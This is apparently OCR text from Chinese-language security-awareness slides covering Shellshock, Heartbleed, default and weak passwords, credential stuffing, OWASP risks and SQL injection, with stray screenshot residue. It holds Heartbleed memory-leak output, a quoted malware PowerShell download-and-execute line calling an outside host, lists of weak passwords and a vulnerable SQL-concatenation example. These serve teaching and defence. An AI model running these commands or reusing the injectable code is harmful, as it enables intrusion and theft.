Linux User:43:100:Linux User,,,:/bin/sh
Linux User:44:100:Linux User,,,:/bin/sh
Linux User:45:100:Linux User,,,:/bin/sh
Linux User:46:100:Linux User,,,:/bin/sh
Linux User:47:100:Linux User,,,:/bin/sh
Linux User:48:100:Linux User,,,:/bin/sh
Linux User:49:100:Linux User,,,:/bin/sh
Linux User:50:100:Linux User,,,:/bin/sh
Linux User:51:100:Linux User,,,:/bin/sh
Linux User:52:100:Linux User,,,:/bin/sh
Linux User:53:100:Linux User,,,:/bin/sh
Linux User:54:100:Linux User,,,:/bin/sh
Linux User:55:100:Linux User,,,:/bin/sh
Linux User:56:100:Linux User,,,:/bin/sh
Linux User:57:100:Linux User,,,:/bin/sh
Linux User:58:100:Linux User,,,:/bin/sh
Linux User:59:100:Linux User,,,:/bin/sh
Linux User:60:100:Linux User,,,:/bin/sh
Linux User:61:100:Linux User,,,:/bin/sh
Linux User:62:100:Linux User,,,:/bin/sh
Linux User:63:100:Linux User,,,:/bin/sh
Linux User:64:100:Linux User,,,:/bin/sh
Linux User:65:100:Linux User,,,:/bin/sh
Linux User:66:100:Linux User,,,:/bin/sh
Linux User:67:100:Linux User,,,:/bin/sh
Linux User:68:100:Linux User,,,:/bin/sh
Linux User:69:100:Linux User,,,:/bin/sh
Linux User:70:100:Linux User,,,:/bin/sh
Linux User:71:100:Linux User,,,:/bin/sh
Linux User:72:100:Linux User,,,:/bin/sh
Linux User:73:100:Linux User,,,:/bin/sh
Linux User:74:100:Linux User,,,:/bin/sh
Linux User:75:100:Linux User,,,:/bin/sh
Linux User:76:100:Linux User,,,:/bin/sh
Linux User:77:100:Linux User,,,:/bin/sh
Linux User:78:100:Linux User,,,:/bin/sh
Linux User:79:100:Linux User,,,:/bin/sh
Linux User:80:100:Linux User,,,:/bin/sh
Linux User:81:100:Linux User,,,:/bin/sh
Linux User:82:100:Linux User,,,:/bin/sh
Linux User:83:100:Linux User,,,:/bin/sh
Linux User:84:100:Linux User,,,:/bin/sh
Linux User:85:100:Linux User,,,:/bin/sh
Linux User:86:100:Linux User,,,:/bin/sh
Linux User:87:100:Linux User,,,:/bin/sh
Linux User:88:100:Linux User,,,:/bin/sh
Linux User:89:100:Linux User,,,:/bin/sh
Linux User:90:100:Linux User,,,:/bin/sh
Linux User:91:100:Linux User,,,:/bin/sh
Linux User:92:100:Linux User,,,:/bin/sh
Linux User:93:100:Linux User,,,:/bin/sh
Linux User:94:100:Linux User,,,:/bin/sh
Linux User:95:100:Linux User,,,:/bin/sh
Linux User:96:100:Linux User,,,:/bin/sh
Linux User:97:100:Linux User,,,:/bin/sh
Linux User:98:100:Linux User,,,:/bin/sh
Linux User:99:100:Linux User,,,:/bin/sh
Linux User:100:100:Linux User,,,:/bin/sh
Content-type: text/xml
```

資安

雅虎遭駭！Shellshock出現首宗大型網站災情

全世界超過半數網頁伺服器，因受到潛伏將近20年之久才爆發出來的Bash Shell（指令解讀殼層）漏洞影響，而身陷高風險的資安威脅，10月5日也首次出現以大型入口網站業者雅虎進行的Shellshock漏洞攻擊的實例

文/ 余至浩 | 2014-10-09 發表

按讚加入iThome粉絲團

分享

42

8+1

0

YAHOO! SPORTS

Sports Home

Fantasy

NFL

MLB playoffs

Fantasy Baseball

Scores / Schedule

Standings

Stats

Teams

Players

Tim Brown

Jeff Passan

Big League Stew

Video

Odds

Tickets

NBA

NHL

Search Sports

Search Web

Sign In

Mail

Final

2 LAD 2

3 STL 3

Final

1 WAS 2

5 SF 3

View All

NHL season is almost here:

Big League Stew

Giants advance to NLCS, top Nationals

San Francisco will now play St. Louis after holding off Bryce Harper and Washington in Game 4.
Pence's incredible tongue-wagging catch | Harper hits massive blast | Sloppy second inning for Nats

Top Headlines

Adams' HR off Kershaw puts Cards in NLCS

Giants edge Nationals, head back to NLCS

Jays LHP Norris has minor elbow surgery

Mueller resigns as Cubs hitting coach

Braves GM Hart hires Clark, Blakeley

Reds sell Nipperts' minority share

Angels designate OF Boesch, C Buck

Anthony Bosch tests positive for cocaine

Fister dazzles to help Nats force Game 4

Ex-cop beaten at Angels Stadium improves

Scoreboard

MLB

Yesterday

Today

Tomorrow

隨著Shellshock漏洞引發重大資安風險，近日，首次也出現大型入口網站業者雅虎，遭駭客利用Shellshock漏洞攻擊的實例。雅虎也坦承總共包括有3臺Yahoo Sport API伺服器，遭到駭客遠端入侵，影響的主機包括Yahoo! Network、Lycos及Winzip.com。

SSL加密模組漏洞讓資料遭竊(2014/4)

➤ Openssl HeartBleed 原理: <http://xkcd.com/1354/>

範例:



盡快升級OpenSSL到
1.0.1g / 1.0.2-beta2

```
$ python ssltest.py a [redacted] t
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 1539
... received message: type = 22, ver = 0302, length = 525
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H....9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 3D 31 32 31 ....#.....=121
00e0: 36 26 61 70 70 66 69 6C 74 65 72 3D 30 26 69 73 6&appfilter=0&is
00f0: 54 61 62 6C 65 74 3D 30 26 74 6F 6B 65 6E 3D 34 Tablet=0&token=4
0100: 62 36 65 34 37 63 64 61 35 31 63 61 34 66 62 31 b6e[redacted] 1
0110: 63 36 32 38 65 66 35 65 62 30 36 30 38 66 31 40 c62l[redacted] @
0120: F1 F4 53 A9 71 4C B1 0C 4C 37 2C 1E 73 6B 30 30 ..S.qL..L7,.sk00
0130: 34 38 39 38 30 34 39 33 26 6C 5F 75 73 65 72 49 48[redacted]&l_userI
0140: 64 3D 30 39 35 35 31 30 37 30 37 26 6C 5F 69 d=0[redacted]>7&l_i
0150: 63 63 69 64 3D 38 39 38 38 36 30 31 38 35 35 36 ccid={[redacted] 56
0160: 33 38 32 30 31 37 30 38 32 26 6C 5F 69 6D 65 69 38[redacted]&l_imel
0170: 3D 33 35 33 30 34 33 30 35 33 37 34 31 38 31 38 =353[redacted] 18|
```

it 加拿大國稅局傳出Heartbleed x

← → ↺ 🏠 📄 www.ithome.com.tw/news/86744



iThome



體驗國際機房認證大師魅力

租虛擬主機架站，再附信箱

行銷！就用中文網址輔助

新聞

加拿大國稅局傳出Heartbleed臭蟲災情！

在OpenSSL的Heartbleed漏洞被揭露之後，加拿大國稅局當天就關閉網路報稅服務並進行系統更新，系統曝露在Heartbleed漏洞下的時間約為6小時，系統上就有約900名納稅人的社會保險號碼資料被移除，可能還有其他業務資料被移除。

文/ 陳曉莉 | 2014-04-15 發表



1.3 萬

按讚加入iThome粉絲團



分享

7

8+1

3

新聞

Linux開機管理程式爆漏洞，連續按28下後退鍵可駭入系統

研究人員發現CVE-2015-8370攻擊方法相當簡單：只要在Grub 要求輸入使用者名稱時，連續按28次倒退鍵，就可進入 rescue shell。IT管理員只要照做，若看到系統重開機，或是進入救援模式，就可知道自己系統有此漏洞。

文/ 林妍潔 | 2015-12-21 發表


讚 4.2 萬

按讚加入iThome粉絲團

讚 897

分享

G+ 4



iThome 電腦報
按讚追蹤 iThome 最新報導

讚 4.2 萬

熱門新聞



Line資安緊急應變第一線團隊亮相

2017-06-17



燦坤開放微軟新一代Surface Pro預購，售價3.18萬元起

2017-06-16



維基解密再爆CIA路由器/AP入侵工具，D-Link、華碩、思科、蘋果皆失守

2019 TWCERT/CC 電子報、2019 電子報6月份、TWCERT/CC 電子報

微軟**Windows**遠端桌面服務存在安全漏洞，允許攻擊者遠端執行任意程式碼，請儘速確認並進行更新



微軟Windows遠端桌面服務(Remote Desktop Services)，在Windows Server 2008前之作業系統中稱為終端服務(Terminal Services)，該服務允許使用者透過網路連線進行遠端操作電腦。研究人員發現遠端桌面服務存在安全漏洞(CVE-2019-0708)，遠端攻擊者可對目標系統之遠端桌面服務發送特製請求，利用此漏洞進而遠端執行任意程式碼。

- CVE編號：CVE-2019-0708
- 影響產品：
 - Windows XP
 - Windows 7
 - Windows Server 2003
 - Windows Server 2008
 - Windows Server 2008 R2
- 解決辦法：

目前微軟官方已針對此弱點釋出更新程式，請儘速進行更新：

不是每家廠商都很勤勞補洞

<https://blog.twNIC.net.tw/2019/03/12/2959/>

2019 TWCERT/CC 電子報、2019 電子報3月份、TWCERT/CC 電子報、TWNIC

存在 14 年的 WinRAR 安全漏洞終於修復



WinRAR 這個古老安全漏洞是源自於該軟體採用的一套程式庫 UNACEV2.DLL，這個用來解壓 ACE 壓縮檔的程式庫，自 2005 年起就從未更新；資安廠商 Check Point 發現可以利用這個程式庫在 Windows 啟動目錄中放置任意執行檔。

在 Check Point 公開這個漏洞後，WinRAR 立即取消對 ACE 壓縮檔的支援，從而解決該漏洞問題。如果你的 Windows 電腦安裝了 WinRAR 程式，請盡速更新。

廣受歡迎的 WinRAR 日前宣布修復一個存在已經 14 年，可讓入侵者執行任意程式碼的安全漏洞。

65% 製造環境,還在使用過時作業系統


2019年04月10日 Trend Labs 趨勢科技全球技術支援與研發中心 IIOT工業物聯網, 工業資安

趨勢科技最新研究詳細說明融合式 IT-OT 營運關鍵系統所面臨的獨特威脅


【2019年4月10日台北訊】全球網路資安解決方案領導廠商**趨勢科技**（東京證券交易所股票代碼：4704）今天發布的一份新研究「**保護智慧工廠：工業 4.0 時代製造業環境所面臨的威脅**」（Securing Smart Factories: Threats to Manufacturing Environments in the Era of Industry 4.0）指出，仍在使用過時技術的製造業網路將面臨包括智慧財產與製造流程上的各項風險。



趨勢科技研究報告顯示 65% 製造環境,都還在使用過時作業系統



<https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/security-in-the-era-of-industry-4-dealing-with-threats-to-smart-manufacturing-environments>



網站伺服器沒管好 → 機敏資料外洩

Index of /etc/passwd

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	31-Jul-2003 12:36	-	
 AT-admin.cgi	31-Jul-2003 12:55	2k	
 Count.cgi	31-Jul-2003 12:55	3k	
 CrazyWWWBoard.cgi	31-Jul-2003 12:55	3k	
 Search.pl	31-Jul-2003 12:55	9k	
 WSFTP.LOG	31-Jul-2003 12:55	309k	
 YaBB.pl	31-Jul-2003 12:55	5k	
 vti_inf.html	31-Jul-2003 13:06	1k	
 access.log	31-Jul-2003 12:55	141k	
 accounts.txt	31-Jul-2003 12:55	22k	
 admin.db	31-Jul-2003 12:55	51k	
 administrators.pwd	31-Jul-2003 12:55	1k	
 administrators.pwd.i.>	31-Jul-2003 12:55	2k	
 adpassword.txt	31-Jul-2003 13:07	1k	
 master.passwd	31-Jul-2003 12:55	9k	
 msadcs.dll	31-Jul-2003 12:55	63k	
 mysql.class	31-Jul-2003 12:55	1k	
 order.log	31-Jul-2003 12:55	3k	
 passlist.txt	01-Jul-2003 12:55	2k	
 passwd	31-Jul-2003 12:55	2k	
 passwd.txt	31-Jul-2003 12:55	1k	
 password	31-Jul-2003 12:55	1k	
 password.txt	31-Jul-2003 13:11	1k	
 people.lst	31-Jul-2003 12:55	16k	
 perl	31-Jul-2003 12:55	471k	
 print.cgi	31-Jul-2003 12:55	10k	
 pwd.dat	31-Jul-2003 12:55	2k	
 pwd.db	31-Jul-2003 12:55	78k	
 redirect.cgi	31-Jul-2003 12:55	1k	
 root	31-Jul-2003 12:55	0k	
 seccing.bak	31-Jul-2003 12:55	5k	
 sendmail.inc	31-Jul-2003 12:55	4k	
 service.pwd	31-Jul-2003 12:55	9k	

很多管理者並未修改預設密碼

<https://www.cirt.net/passwords>

**CIRT.net**
Suspicion Breeds Confidence

[Nikto](#) | [Nikto Docs](#) | [DAVTest](#) | **Default Password DB** | [Other Code](#) | [About cirt.net](#)

Home

Default Passwords

523 vendors, 2084 passwords

[@passdb on Twitter](#) / [Firefox Search](#)

2Wire, Inc.	360 Systems	3COM
3M	Accelerated Networks	ACCTON
Acer	Actiontec	Adaptec
ADC Kentrox	AdComplete.com	AddPac Technology
Adobe	ADT	Adtech
Adtran	Advanced Integration	AIRAYA Corp
Airlink	AirLink Plus	Aironet
Airway	Aladdin	Alcatel
Alien Technology	Allied Telesyn	Allnet
Allot	Alteon	Ambit
AMI	Amino	AmpJuke
Ampttron	AMX	Apache
Apache Project	APC	Apple
Apple Computer	Arris	Arrowpoint

Scan your website for **XSS and SQL Injection** vulnerabilities

**FOCAL POINT**
DATA RISK
NOW HIRING
PENETRATION TESTERS
REMOTE OPPORTUNITY | LIGHT TRAVEL
focal-point.com/careers

Nikto-Discuss List

Email Address

TOO MANY WEBSITES TO SCAN FOR VULNERABILITIES?

加油站使用預設密碼,被偷走 12 萬公升汽油

📅 2019 年 05 月 03 日 👤 Trend Labs 趨勢科技全球技術支援與研發中心 📁 網路犯罪, 網路犯罪駭客集團

經過一年的調查後，巴黎市主管機關最近逮捕了五名被懷疑是偷走 12 萬公升汽油和柴油的嫌犯。根據 **Le Parisien** 報導，這些罪犯使用從網路上買來的「Miracle Remote」，利用其駭入特定的 Total 加油站油槍品牌。而會遭到駭入，可能是因為部分加油站主管並未變更加油槍的預設 PIN 碼「0000」。這夥人輸入 PIN 碼取得存取權，然後重設燃油價格，並移除加滿的上限。



加油站使用預設密碼,被偷走 12 萬公升汽油

還在使用老舊軟體和這 61 組弱密碼? 挖礦病毒利用多重攻擊手法自中國擴散至台灣、日本等亞洲企業

2019 年 04 月 16 日 Trend Labs 趨勢科技全球技術支援與研發中心 企業資安, 傀儡殭屍網路, 挖礦病毒/挖礦惡意程式/採礦惡意程式, 漏洞攻擊

趨勢科技偵測到一個惡意軟體: Trojan.PS1.LUDICROUZ.A 用多種感染方式, 擴散門羅幣挖礦程式到更多的系統和伺服器。該挖礦病毒在今年初現身中國, 原先的感染方式是用弱密碼及 pass-the-hash (傳遞雜湊) 技術, 還有經由 Windows 管理工具與公開原始碼進行暴力破解攻擊。在日本發現的這起新案例會用 EternalBlue (永恆之藍) 漏洞攻擊及 PowerShell 來入侵系統並躲避偵測。



看起來攻擊者正在將此殭屍網路擴展到其他國家; 趨勢科技發現在台灣、日本、香港、越南、印度及澳洲都發現了此威脅。

<https://blog.trendmicro.com.tw/?p=60232>


主要散播方式是利用弱密碼登入連接網路的其他電腦

這個惡意軟體 (趨勢科技偵測為 Trojan.PS1.LUDICROUZ.A) 的主要散播方式是利用弱密碼登入連接網路的其他電腦。它不會直接將自己複製到連接的系統, 而是透過遠端命令來變更中毒電腦的防火牆和端口轉發設定, 建立排程來下載並執行更新的惡意軟體。下載的 PowerShell 腳本會執行:

```
IEX (New-Object Net.WebClient).downloadstring('hxxp://v.beahh[.]com/wm?hp')
```

123456 password	1111 555555 1234567	monkey login
PASSWORD football	12345678 123456789	passw0rd master hello
welcome 1 12 21	987654321 admin abc123	qazwsx password1
123 321 1234	abcd1234 abcd@1234	qwerty baseball
12345 123123	abc@123 p@ssword	qwertyuiop superman
123321 111111	P@ssword p@ssw0rd	1qaz2wsx fuckyou
654321 666666	P@ssw0rd P@SSWORD	123qwe zxcvbn pass
121212 000000	P@SSWORD P@\$w0rd	aaaaaa love
222222 888888	P@\$word P@\$w0rd	administrator
	iloveyou	

表1 主要散播用的弱密碼。



<https://blog.trendmicro.com.tw/?p=61131>

【IOT物聯網】又是弱密碼惹的禍! Silex 一天就癱瘓數千台物聯網設備

📅 2019年07月11日 👤 Trend Labs 趨勢科技全球技術支援與研發中心 📁 IOT 物聯網

三名青少年製作的 **Silex**，表示不是為了錢，癱瘓設備是為了防止被其他駭客惡意使用。

資安研究人員在6月25日注意到一名為Silex的新物聯網 (IoT) 惡意軟體（趨勢科技偵測為BACKDOOR.LINUX.SILEXBOT.A）在迅速散播並抹除設備韌體。這個惡意軟體只運作了一天左右就已經成功地癱瘓數千台物聯網設備。直到本文撰寫時，惡意軟體的命令和控制伺服器已經關閉，因此無法感染新的受害者，但惡意軟體仍在中毒電腦上執行。

新聞

【網站遭駭情勢日益惡化，助長利用外洩帳號密碼而成的自動化攻擊】帳號填充攻擊乘勢而起

以往在嘗試取得帳號控制權的方式，駭客大多從找尋採用弱密碼的帳號下手，如今，則是利用使用者於多個網站配置相同的帳號和密碼，透過已遭外洩的網站帳號資料庫，進行攻擊

文/ 周峻佑 | 2019-06-07 發表

✓ 讚 5.5 萬

按讚加入iThome粉絲團

👍 讚 679

分享

Stolen Credentials

joe: abc123
sue: password1
bob: MyP0n3y



sue:password1

joe: abc123

compromised server



Credentials

joe: abc123
sue: password1
bob: MyP0n3y



<https://site.com/login>

【何謂帳號填充攻擊？】帳號填充攻擊 (Credential Stuffing) 手法的基本定義，就是駭客利用在已經遭駭的網站中，所取得的帳號與密碼，嘗試在另一個網站上登入，藉此取得帳號的控制權。(圖片來源 / OWASP)

應用程式面弱點更難防

https://www.owasp.org/index.php/Top_10_2013-Top_10

2017年OWASP網站安全風險Top 10

- 1 注入攻擊 (Injection)
- 2 無效身分認證 (Broken Authentication)
- 3 敏感資料外洩 (Sensitive Data Exposure)
- 4 XML外部處理器漏洞 (XML External Entity, XXE) 
- 5 無效的存取控管 (Broken Access Control)
- 6 不安全的組態設定 (Security Misconfiguration)
- 7 跨站攻擊 (Cross-Site Scripting, XSS)
- 8 不安全的反序列化漏洞 (Insecure Deserialization) 
- 9 使用已有漏洞的元件 (Using Components with Known Vulnerabilities)
- 10 記錄與監控不足風險 (Insufficient Logging & Monitoring) 

資料來源：OWASP，iThome整理，2017年11月

'利用使用者輸入的資料來組合 SQL 語法

```
strSQL='SELECT * FROM tblUser WHERE UserName=' & _  
Request("UserName") & " AND Password=" & Request("Pass")  
& "'
```

'直接交給 SQL Server 執行，這是最危險的地方

```
Set rec=.Execute(strSQL)
```

SQL Injection (生:1998 ~ 卒:?)

透過網站所提供的合法輸入介面，
在輸入資料中夾帶一段**SQL** 程式碼，
透過網站程式交予後端資料庫執行。

注入SQL攻擊指令



- *Bypass Authentication*
- *Error Based*
- *Union Based ~Demo~*
- *Update Based*

- *Blind*
- *Batch Queries*
- *Extended Procedure*



